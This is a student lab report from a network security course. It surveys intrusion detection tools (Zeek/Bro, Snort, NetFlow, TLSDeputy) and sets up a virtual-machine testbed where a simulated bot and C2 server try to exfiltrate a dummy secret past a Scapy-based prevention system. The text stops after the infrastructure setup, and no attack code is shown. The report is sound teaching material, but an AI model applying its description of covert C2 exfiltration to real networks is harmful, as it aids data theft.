

CS 4404 Network Security

Mission 3: Novel IDS Ideas

Jonathan Hsu, Hasan Gandor

Table of Contents

Table of Contents	1
0. Introductory Background	2
1. Reconnaissance Phase	2
1.1 Packet Inspection Tools	2
Tools	2
Strengths and Weaknesses	4
Deployment	5
1.2 Flow Monitoring Tools	6
Tools	6
Strengths and Weaknesses	7
Deployment	8
1.3 SDN-Based Monitoring	10
Tools	10
Strengths and Weaknesses	11
Deployment	12
2. Infrastructure Building Phase	13
2.1 Overview	13
2.2 Setting up the Virtual Machines	14
2.3 Client	14
2.4 Intrusion Prevention System	15
2.5 Adversary	16
3. Attack Phase	17
3.1 Background	17
3.2 Overview	18
3.3 Execution	20
Second Phase	23
4. Defense Phase	25
4.1 Background	25
4.2 Overview	26
4.3 Execution	30
5. Conclusion	38

0. Introductory Background

Organizations that are concerned about potential attackers that will directly interact with and infiltrate their networks are able to utilize intrusion detection systems (IDS) in order to protect against such attacks. In this mission, we seek to develop an attack on a simulated network in the form of a botnet that will issue command-and-control (C2) communications to one another, as well as a suitable defense that will not only be able to deter such an attack, but also be able to detect and thwart other forms of network adversaries seeking to steal data and propagate.

1. Reconnaissance Phase

1.1 Packet Inspection Tools

As a whole, packet inspection tools allow for the dissection of packets in order to view contents such as headers, as well as packet payloads. This can allow for an IDS to see if data is being smuggled out by analyzing packet contents, as well as see if there are any suspicious communications between nodes in the network. Some tools that fall under this category include:

Tools

1. BRO

The Bro network security monitoring tool (now known as “Zeek”) was first created by Vern Paxson in the 1990s. It is primarily used as a network traffic analyzer (and thus has flow monitoring capabilities), however its initial inception was primarily as a parsing tool for various network protocols, such as DNS, and HTTP. The in-built parsing tools allowed for detailed analysis of packet contents.




Figure 1.1.1: A representation of the Bro system

As we can see from the diagram, the packet stream from the network is first filtered through libpcap, a library that allows for Bro to significantly diminish the amount of data that needs to be analyzed. After this, the packet stream enters the event engine, which is a component of Bro that performs checks on the packets to see if all headers are “well-formed”. This signifies the first stage of packet inspection by the Bro system, where Bro handles TCP and UDP processing. For TCP packets, Bro checks that the TCP header is complete and additionally validates the checksum associated with the packet for its payload. If there is any data in the payload, this is separately processed. For UDP packets, Bro checks that the usual pattern of reply for a UDP request is followed.

The core of Bro's functionality lies in the policy script interpreter. The interpreter will check if any events (exceptions, whether any packet was flagged), and then take appropriate action on each event in a first-in-first-out (FIFO) queue.

2. Snort

Snort, originally created in 1998 by Martin Roesch, is now owned and developed by Cisco. Similarly to Bro, Snort is a packet inspection tool with the in-built ability to log packets to disk, as well as take appropriate actions when a packet violates a specific rule laid out by the user. These rules are contained in a snort.conf file, and details what the program will be catching in terms of packet sniffing and isolating packets that are deemed in violation of the rules.

After a packet has been found to violate any of the user-defined rules, Snort acts as a sort of firewall, and will issue an appropriate alert. When operating in Network Intrusion Detection System (NIDS) mode, Snort can perform specific actions, such as running a script or dropping packets, when a policy violation occurs.




Fig 1 Components of Snort

Figure 1.1.2: A diagram detailing the flow of packets within the Snort IDS

Strengths and Weaknesses

The strength of these packet inspection tools is their ability to inspect all packets on a network in near-real time. The ability for users to write custom rules in both Bro and Snort is

another one of its great strengths, as a wide array of user-defined actions can be triggered upon a policy violation occurring. These actions can range from dropping packets suspected of containing sensitive information, logging the packets that have been caught by the user rules/policies to disk, or triggering a script to run in order to further process the packet. An advantage that packet inspection offers is the ability to detect covert channels that malicious programs may utilize to either communicate with other systems on the network, or use to smuggle out user information. These covert channels can include hiding messages within DNS queries, or embedding command-and-control data within HTTP requests. By thoroughly inspecting the contents of packets, it is possible to detect adversarial actions that may be implanted within otherwise innocuous packets.

However, there exist multiple weaknesses to packet inspection tools such as Bro and Snort. An example of a drawback can be observed through “false positives” that negatively impact network traffic. These can occur when user-defined rules, or even the default rules included in configuration files trigger violations on packets that are not malicious in nature and do not contain information that would otherwise need to be inspected. If these packets are dropped by the detection engine in Snort for example, then an otherwise functional web service could be rendered inaccessible to clients. Thus, it is imperative that thorough testing and analysis be carried out before new rules or policies are implemented in a configuration of Bro or Snort.

From a scalability standpoint, packet inspection techniques can only scale to encompass as much network traffic as a packet inspection IDS can process while still maintaining relatively low latency and delays across the rest of the network on which it resides. Thus, scalability becomes an issue of how fast the task of inspecting each packet can be performed, as well as hardware limitations such as CPU core-count and speed. Thus, tools such as Bro and Snort are also built with speed in mind, with specific design choices such as their programming language being made to favor fast and reliable operation.

Deployment

As a user of these packet monitoring tools, user deployment involves simply installing the packet monitoring tool on a machine. However, the location of this machine in the network topology that is being monitored is important:




Figure 1.1.3: An example of a network device layout

In the example provided above, both Bro (now Zeek) and Snort would benefit most from being installed on machines positioned closest to the ISP-facing node (the left-hand side of the diagram). In reality, the only item that the client is likely able to install the tool on is D, as the ISP CPE (customer premise equipment) and ISP router are likely to be outside of the governance of the client. The reasoning for this preference in installation location within the network topology is due to the need for the tool to be uniquely positioned to view *all* network packets in order to best carry out its inspection functionality. If for example, the tool were to be installed on device F would only allow for the tool to inspect packets being passed to and from wireless devices.

The use of tools such as Snort and Bro would deny confidentiality for many of the covert channels that adversaries seek to utilize, as they are capable of dissecting packets and viewing the contents. The analysis of said contents can lead these IDS tools to completely drop the packet, resulting in not only confidentiality being denied to the attacker, but also availability. Alternatively, instead of dropping packets, these tools can be used to normalize the fields in packets that the adversary is using to communicate C2, thus violating the integrity of their method of communication. This could also potentially impact any identifying factors imbedded within the packet, such as a special value set in an IP header field that lets bots know that the packet is being sent by an adversary's C2 system, resulting in the loss of authenticity.

1.2 Flow Monitoring Tools

Tools

NetFlow is a tool designed to focus “on the analysis of flows, rather than individual packets” in order to collect and analyze network data and perform traffic analysis [1]. A flow is defined as “a set of IP packets passing an observation point in the network during a certain time interval, such that all packets belonging to a particular flow have a set of common properties.” Usually, these properties require the IP packets to have the same source and destination IP addresses and TCP/UDP ports, among other meta information. Flow is a widely used network monitoring tool, and an example of its usage is in Europe, where communication providers are forced to provide information about network activity and traffic for crime reporting and detection.




Figure 1.2.1: Flow setup and information flow through different stages [1].

The stages that flow follows in order to operate are the packet observation stage, flow metering and flow export stage, data collection stage, and data analysis stage.

The packet observation stage is where packets are first observed by the flow forwarding device after they are received from the Network Interface Card (NIC). All packets are timestamped, and then are typically truncated to include packet header data, usually ignoring the packet payload.

Packets can also be sampled or filtered at this stage, where sampling rules define which packets are selected for observation and which packets are filtered out. Usually this is done to only select packets of interest.

In the flow metering and export stage, packets are grouped and organized into the flow they belong to. Each flow is stored as an entry in a cache at this stage, and will only proceed once the connection the flow characterizes is said to have ended or terminated through active timeout, idle timeout, or resource timeout. After this happens, each flow entry follows a sampling and filtering procedure similar to the packet observation stage. Once a flow entry reaches this point, it has reached the flow exporting process. An IPFIX message structure is created to represent the flow entry, and contains information such as the time the first and last packets were sent, IP and port source and destination, and number of packets. Then the IPFIX message is usually transported by a flow export protocol such as SCTP, TCP, or UDP, to a flow collector.

In the data collection stage, a flow collector receives, stores, and processes the IPFIX messages from flow exporters from the previous stage. Data can be held in volatile memory for a short time for processing or other reasons, but is eventually stored in persistent storage either using flat files or a database management system such as MySQL. Databases offer flexible querying capabilities but take up more space and time to do so. The data stored does not include packet payloads, but only information about the communication that occurred from the two parties in the flow, according to the export stage from earlier.

In the data analysis stage, the data collected from all previous stages can be analyzed. The data is usually analyzed for three different applications: flow analysis and reporting, threat detection, and performance monitoring. Information can be gathered such as the amount of bandwidth taken up or traffic generated by a host, Round-Trip-Time delay, latency, or other statistics. To monitor network threats, IP reputation lists can be used to analyze which hosts in the flow data match historically dangerous IP addresses communicating to the network. Brute force SSH connection attacks can be detected by analyzing the number of packets transmitted per flow, which increase when a brute force attack is launched, or recurring packet lengths being transmitted once the SSH daemon closes connection.

Strengths and Weaknesses

Flow monitoring techniques provide several advantages to network monitoring and threat detection. By storing and analyzing flows rather than specific packets, it is much easier to analyze the communication links between hosts in and outside of the network and view statistics about them. For example, an internal web server sending many requests to an outside client would show up as a flow record containing information about this specific connection that happened such as when it started and ended, the IP addresses and port numbers, and the number of packets transmitted. Another advantage provided by NetFlow is the ability to easily detect certain attacks such as DDoS and brute force attacks. Such attacks are easily detected due to the large number of packets that are transmitted, which end up being stored as a statistic that can be numerically analyzed. A DDoS or brute force attack can easily be spotted by its high amount of traffic and packet rate in the flow.

An attacker may want to establish a communication link to a compromised host in a network in order to issue commands and retrieve sensitive data and responses. Employing flow monitoring tools such as NetFlow can help to monitor such attacks and provide forensic tools to analyze the attacker machine and compromised machine. Flow can monitor and collect data on common ports used to establish covert channels, such as HTTP and DNS ports, and show what hosts have been communicating on those ports. Because flow is focused on the communication between two hosts, if the compromised machine is determined, it would be easy to see all the outside hosts the compromised machine was attempting to communicate with. Alternatively, if the attacker is identified, it is easy to see what machines the attacker was communicating with. With flow monitoring tools, it becomes easy to figure out which machines an attacker has been trying to communicate with and which machines have been trying to communicate with an attacker. Combined with IP reputation lists, it can be easy to detect when a malicious IP address is communicating with a host in the network.

One weakness about flow monitoring tools is that they typically do not store packet payload data for analysis later on. The only information that is usually stored is packet header information, such as source and destination IP addresses and ports, as well as statistical information such as the number of packets sent in the flow or the connection start and end times. Because the packet payload data is not included, it can not be scanned or monitored for malicious payloads or data being transmitted in them.

To reduce processing in further stages, in the packet observation and flow metering stage, packets and flows are filtered and sampled. This means certain data will be filtered out from further stages which includes the storing and analysis stages. This goal reduces the amount of network data that can be analyzed and thus gives an attacker more opportunities to get filtered out in hopes of not being detected and reaching the data analyzing stage.

Deployment




Figure 1.2.2: Example of a flow monitoring setup [1].

It is reported in a survey that 70% of commercial and research network operators “have devices that support flow export” [1]. Because a majority of devices in the commercial and research space already have devices that support flow exporting, it should be easy to set up flow monitoring on a network. An example network setup of flow monitoring infrastructure is shown in Figure 1.2.2. The forwarding device would be able to collect all packets entering and leaving the network, and use them to fulfill the packet observation stage. The forwarding device would also fulfill the flow metering and export stage, by aggregating all of the packets into their flows, filtering them, and exporting them to a flow collector. Some open source flow exporter software includes NetFlow v5 and v9 from Cisco and J-Flow from Juniper. Flow collectors fulfill the data collection stage by pre-processing the collected flows and storing them in persistent storage for later use. The persistent storage medium can be chosen to either be flat-files or through a database management system. NetFlow software supports flow data collection and can be used for this stage as well. In the data analysis stage, there are several options for data analysis software. Data analyzing software that supports threat detection include NSI, QFlow, FlowMon Collector + ADS, StealthWatch FlowCollector, NetFlow Analyzer, and Flow Analytics. Most of these data analyzing programs are able to detect DDoS attacks, and perform traffic monitoring and performance monitoring.

NetFlow monitoring techniques are easily scalable as the network grows, because network operators can add more forwarding devices and Flow collectors as needed. They can be linked to one another to forward information and can accept Flow data from multiple sources at once.

Because NetFlow captures and records data regarding flows, a proper deployment of NetFlow could violate the confidentiality concerns an adversary may have in keeping their lines of communication a secret. In our example, a botnet operator would not want a network operator to know where his communications are inbound from and where the bot communications are outbound to. Because NetFlow can track such communication information, it would violate the confidentiality concerns of the adversary. Furthermore, NetFlow does not stop packets from proceeding in the network, as it only monitors and exports data to be analyzed later. This would result in the adversary's integrity goals being met, because packet data is not modified or tampered with, or even looked at. Moreover, because NetFlow does not tamper with the packets, it does not drop them or prevent them from reaching their destination. This would meet the adversary's availability goals as their botnet isn't denied access from the operator's packets. And lastly, the authenticity goals of the adversary to authenticate themselves to their botnet would not be violated, as NetFlow doesn't modify their packets. So to summarize the security goals an adversary may have with running a botnet, NetFlow would only seriously challenge confidentiality concerns an adversary may have as it records the incoming and outgoing traffic destinations, but would not challenge any other security concerns of the adversary as it does not edit or drop packets.

1.3 SDN-Based Monitoring

Tools

Since residential networks don't often have an individual with security expertise associated with them, tools such as TLSDeputy can be used to provide a method to increase network security. These tools are reliant on software that is installed on cloud-based middleboxes, thus the security techniques are coined as "software-defined networking" (SDN) techniques. TLSDeputy focuses on verifying the authenticity of TLS certificates, as well as revocation validation. This approach is adopted, as the systems inside of a network can be kept relatively safe from attackers if they are only allowed to connect to known and trusted 3rd party systems outside of the network. By denying the ability for attackers to interact at all with the systems inside the network that the middlebox is walling off, then it can at least be guaranteed with relative certainty that an attack will not reach the systems on the network from *outside* of the network.




Figure 1.3.1: A diagram demonstrating how TLSDeputy functions in concert with cloud servers [6]

When a TLS handshake is initiated between the client and a 3rd party outside of the network that the client resides in, instead of the client initiating the verification of the certificates, this is instead handed off to a cloud-based server such as in the case of TLSDeputy. This validator will perform its check independently from the client, first verifying the TLS certificate and then revocation checking against certificate revocation lists (CRL). An OpenFlow controller and supporting residential routers are able to redirect network flows in this solution, and new TLS connections trigger the controller to send FlowMods to Open vSwitch (OVS) which resides on a cloud server, as well as to the router that resides in the residential network. This will cause the residential router to pass all TLS packets through to the cloud-based middlebox, which allows for the solution running on the middlebox to witness all TLS traffic that occurs between any client device on the residential network and the TLS server. During the TLS handshake process,

this solution allows for a tool such as TLSDeputy to separately perform its own validation steps, in order to ensure the authenticity of the handshake independently based on its own trusted root certificates.

TLSDeputy operates under a model coined “Open SDN”, in which a certain protocol, in this case OpenFlow, is utilized in order to determine the behavior and actions of switches. It utilizes the OpenFlow controller to communicate TLS verification information, and in the case of a successful verification, allows direct traffic between the client and the 3rd party that has been verified. In the case of a failure of verification, this tool is able to install a drop rule at the residential router in order to deny all traffic between the client and would-be attacker.

The goal of a tool such as TLSDeputy is to prevent attackers from fooling the client into thinking that they have valid TLS certificates, as “TLS is vulnerable to [MiTM] attacks when clients fail to properly verify certificates or when malware has installed new root certificates.” [6] In order to prevent such an attack, the work of TLS certificate verification is instead off-loaded in a SDN-based solution, which is made possible by SDN not relying on just unmodified routers and switches to control traffic within a network, but instead utilizing software controllers that are capable of redirecting traffic, such as the TLS handshake process, on a network.

Strengths and Weaknesses

The strengths of SDN-based monitoring lie in the possibility of having independent cloud services help to verify and secure connections within and those traveling through a network. Control of a network can be directly programmed and worked upon, as forwarding functions are now decoupled from the control structure of the network, and is defined by whatever the software-based solution dictates. This also allows for the centralization of security into specific controller through which the software-defined networking solution will be able to better monitor and respond to network threats. Specifically, this centralization can allow network administrators greater control to enforce their policies, whereas in a more traditional network environment, the fragmented nature of all of the nodes could result in clients either disobeying security directives without the network administrator noticing. From a scalability standpoint, a solution utilizing SDN has a clear advantage should the burden placed on it become increasingly large. As all of the controllers are centralized, upgrading is made to be an relatively simple task, and if external servers are utilized, these too can be upgraded or increased in number in order to handle additional traffic.

A weakness of SDN comes in the challenges faced during deployment and development of an SDN-based solution. In order to do so, the implementer must create and deploy a controller, as well as potentially configure all nodes/systems within the network to utilize the new SDN controller. If the controller is not a traditional router, then clients may also lose the inherent security measures that are built into the firmware of routers, for instance a firewall among other features designed to help thwart IP spoofing attacks such as reverse path-forwarding. Additional latency is also certain to be introduced. In the case of TLS deputy, the process of installing a new rule on the residential router, redirecting TLS traffic to through the middlebox, all introduce a level of latency into the connection between the client and TLS server. If SDN is implemented

poorly, this could lead to large amounts of latency being introduced into any stream of traffic the SDN solution interacts with.

Deployment

In order to deploy a SDN-based monitoring tool, the software-based solution must be installed on routers or network nodes that allow for the monitoring of packets within the desired networking scope. In the case of TLSDeputy, “custom router firmware” had to be installed on the routers through which TLS flow occurs. [6] The process for such a deployment typically also involves hosting a server that runs a software-based solution through which actions such as packet analysis, handshake verification, etc. are performed once traffic is passed to the server from the network. Cloud-based controllers such as those used in the TLSDeputy solution would need to be separately configured with the appropriate rules and software necessary to carry out all designed functionality. Since SDN allows for the pursuit of many tasks such as rerouting network traffic, and even implementation of techniques outlined in the aforementioned packet inspection and flow monitoring sections. Any other accessory middleboxes and agents that are to be utilized must also be installed and configured on the servers.

The implementation of SDN can result in the enforcement of the security goals of confidentiality, integrity, authenticity, and availability. Specific user-defined rules could allow for suspicious packets to be sent to a server for further analysis, thus removing the possibility of confidentiality for an adversary. The integrity of their communications could also be disrupted if the SDN controller alters any of the fields or data values associated with whatever communication protocol the adversary is attempting to use, be that values in packet headers, or packet payloads. Even if communication were to be established by an adversary, the authenticity of said communication cannot be guaranteed by the attacker, as any and all network traffic could have passed through the SDN controller before making its way to the adversary. Finally, as we saw in the example provided by TLSDeputy, availability of said communication could be removed completely if all packets are dropped between the client and adversary, either through a rule that is installed on a browser to deny access, or the direct dropping of packets if traffic is routed through a control solution first.

2. Infrastructure Building Phase

2.1 Overview




Figure 2.1.1: Overview of the infrastructure setup. All traffic between the client and the outside must pass through the IPS, allowing the IPS to monitor and allow packets through, or disallow and report malicious packets.

The infrastructure is set up to simulate a client within an organizational network. The client is assumed to have been compromised by an adversary and is running the adversary's "bot". The adversary will attempt to communicate with the bot to issue commands on the client's machine in order to exfiltrate data and obtain some control within the organization. The adversary will accomplish this by setting up Command and Control (C2) infrastructure on the bot and on their own host machine. This will enable the adversary to function as a C2 center that can remotely issue commands and receive responses from the bot.

The organization's network is secured by an Intrusion Prevention System (IPS). All network traffic between the organization's network and the outside must pass through the IPS, which can monitor and determine if certain packets are malicious or should not be allowed through. Because the adversary lies outside of the organization's network, all C2 traffic must flow through the IPS. This gives the organizational network the ability to configure the IPS to detect and block unusual traffic from the adversary as they attempt to exfiltrate data and issue commands to the bot running on the client's machine.

The Scapy python library is used extensively in our infrastructure as it provides packet monitoring, editing, creating, and sending utilities in Python. We also utilized the Scapy command line tool for debugging purposes to ensure our infrastructure was set up accordingly.

An overview of the infrastructure set up is shown in Figure 2.1.1.

2.2 Setting up the Virtual Machines

To clone the project source code to a VM, run the command:

```
scp -P 8246 -r CS4404-Mission3-main/ student@secnet-gateway.cs.wpi.edu:~/
```

Where 8246 is the port of the VM and CS4404-Mission3-main is the project directory.

In order to connect to a VM and keep the connection alive while idle, run the command:

```
ssh -o ServerAliveInterval=20 -p 8246 student@secnet-gateway.cs.wpi.edu
```

And then enter user credentials when prompted.

2.3 Client

The client contains 3 files, all located within the `client/` directory. `client.py` and `client2.py` are both implementations of the bot, each utilizing a different attack vector for use in the attack phase. Both will generate cover traffic to simulate normal ping requests and replies to and from the adversary.

The file `secret.txt` represents sensitive organizational data, and contains the string “thequickbrownfoxjumpsoverthelazydog”. If this data is transferred to the adversary, it can be considered as sensitive information being exfiltrated outside of the organization to a remote attacker.

In order to simulate an organizational network secured by an IPS, all traffic generated by the client must go through the IPS. This can be done by adding routing rules that send all outbound traffic through the IPS. Because VM 3 and VM 4 are the only machines outside of the organization’s network, add them to the routing rules by running the command:

```
route add -host 10.64.13.3 gw 10.64.13.2
route add -host 10.64.13.4 gw 10.64.13.2
```

This will route all traffic outbound for the other machines through the IPS at 10.64.13.2.

To launch the bot script, run the command:

```
python3 client.py
```

and this will start the bot script. Sudo privileges may be required for the Scapy modules to function properly. The bot script will also include cover traffic, namely occasional ping requests, to simulate actual traffic that would occur under normal circumstances in a network.

2.4 Intrusion Prevention System

[illegible]

Figure 2.4.1: Sample output from running the IDS.py script, containing a rudimentary prevention detection mechanism, with pings between the client and adversary. It may be apparent there is suspicious activity based on the large amount of echo replies generated by the client without matching echo requests from the adversary's machine.

The Intrusion Prevention System utilizes python Scapy modules to capture, analyze, and allow traffic through. All of the necessary files are provided in the `defense/` directory. The `IDS.py` file represents the IPS system for use in the defense phase.

Because the IPS handles all of the packets it receives, IP forwarding should be disabled on the IPS machine, otherwise packets will automatically forward to their destination without the IPS' control or approval. This can be done by running the command:

```
echo 0 > /proc/sys/net/ipv4/ip forward
```

To run the IPS system, first configure the python file and change two variables at the top of the file: `interface` and `Device_IP`. They should be the name of the network interface you are using and the device's IP address, respectively. For our setup, `interface="ens3"` and `Device_IP="10.64.13.2"`. After the IPS is configured properly, start it by running the command:

```
python3 IDS.py
```

Sample output from this program is shown in Figure 2.4.1.

This will begin the intrusion prevention system. It will display a log containing a brief summary of all packets it allows through. When a threat or unusual packet is detected, it will warn the user by displaying the entire contents of the packet, along with a reason for why the packet was marked for prevention.

To determine whether a packet flagged as malicious was a true positive or a false positive, the IDS script prints out the contents of the entire packet as well as a justification as to why it selected the packet. A network administrator would be able to discern why the IDS flagged the packet as malicious and see if the contents of the packet were indeed malicious or not, to determine if it was a true or false positive. This is akin to the alerts that Bro and Snort send to network administrators on each violation of a user-defined rule.

2.5 Adversary

The adversary files are contained within the `attack/` directory. The files are `attack.py` and `attack2.py`, which represent two different attack vectors for the attack phase, similar to the client. These files simulate the C2 center that the adversary uses to issue commands to the bot and receive replies containing data from the bot.

In order to simulate the organizational network being secured by the IPS, all traffic inbound for the client from the outside must go through the IPS. So any traffic the adversary attempts to send to the client must be routed through the IPS. This can be done by adding the following routing rule through running the command:

```
route add -host 10.64.13.1 gw 10.64.13.2
```

This command will send all traffic outbound from the adversary to the client through the IPS.

To run the C2 center, select either script and edit the top three variables, `destIP`, `srcIP`, and `interface` to represent the destination IP address of the client, the source IP address of the adversary machine you are running the script on, and the name of the network interface you are using.

After configuring the file, run the C2 script with the command:

```
python3 attack.py
```

